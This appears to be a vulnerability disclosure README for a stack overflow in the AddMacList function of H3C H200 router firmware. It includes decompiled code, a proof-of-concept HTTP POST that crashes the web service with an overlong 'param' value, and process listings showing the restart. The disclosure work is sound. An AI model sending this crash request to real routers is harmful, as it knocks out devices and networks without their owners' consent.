Darry-lang1 Add files via upload ... on Jul 31 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the AddMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
16  char v15[8]; // [sp+ACh] [+ACh] BYREF
17  int v16[19]; // [sp+B4h] [+B4h] BYREF
18  int v17[19]; // [sp+100h] [+100h] BYREF
19  int v18; // [sp+14Ch] [+14Ch] BYREF
20  char v19[36]; // [sp+150h] [+150h] BYREF
21
22  memset(v13, 0, sizeof(v13));
23  memset(v14, 0, sizeof(v14));
24  v11 = 0;
25  v10 = 0;
26  MacAccessItemByMacAndState = 0;
27  v8 = 0;
28  v18 = 0;
29  v12 = sub_4932BC(a1, "param", &dword_4E4A98);
30  if ( !v12 )
31    return -2;
32  memset(v19, 0, 32);
33  sscanf(v12, "%[^;];", v19);
34  v12 += strlen(v19) + 1;
35  v2 = strlen(v19);
```

In the `AddMacList` function, `V12` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V19`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=AddMacList&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


```
  860 *root       672 S   syslogd
  862 *root       440 S   klogd
  916 *root      5432 S   /bin/webs &
  917 *root      1932 S   /bin/sslsd &
  924 *root       748 S   flacct -t 10 -i -f /etc/flacct.conf
  925 *root       816 S   /bin/ntpclient &
  958 *root       740 S   /bin/timerange &
  959 *root      2396 S   /bin/onlineupdate &
  960 *root      2020 S   /bin/maincontrol &
  966 *root      1144 S   /bin/monitor &
  967 *root       592 S   /bin/watchdog &
  987 *root       840 S   dnsmasq -r /etc/resolv.conf -n -c 500
  989 *root       964 S   /bin/dhcpd -d -q eth0
 1020 *root       320 S   /bin/igmpproxy WAN1 eth0 -D
 1051 *root       872 S   upnpd /var/run/upnp_385875968 eth0 WAN1
 1225 *root       580 S   telnetd
 1357 *root      1048 S   -mwcli
 1358 *root       800 S   /bin/sh
 1360 *root       728 R   ps
```

The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.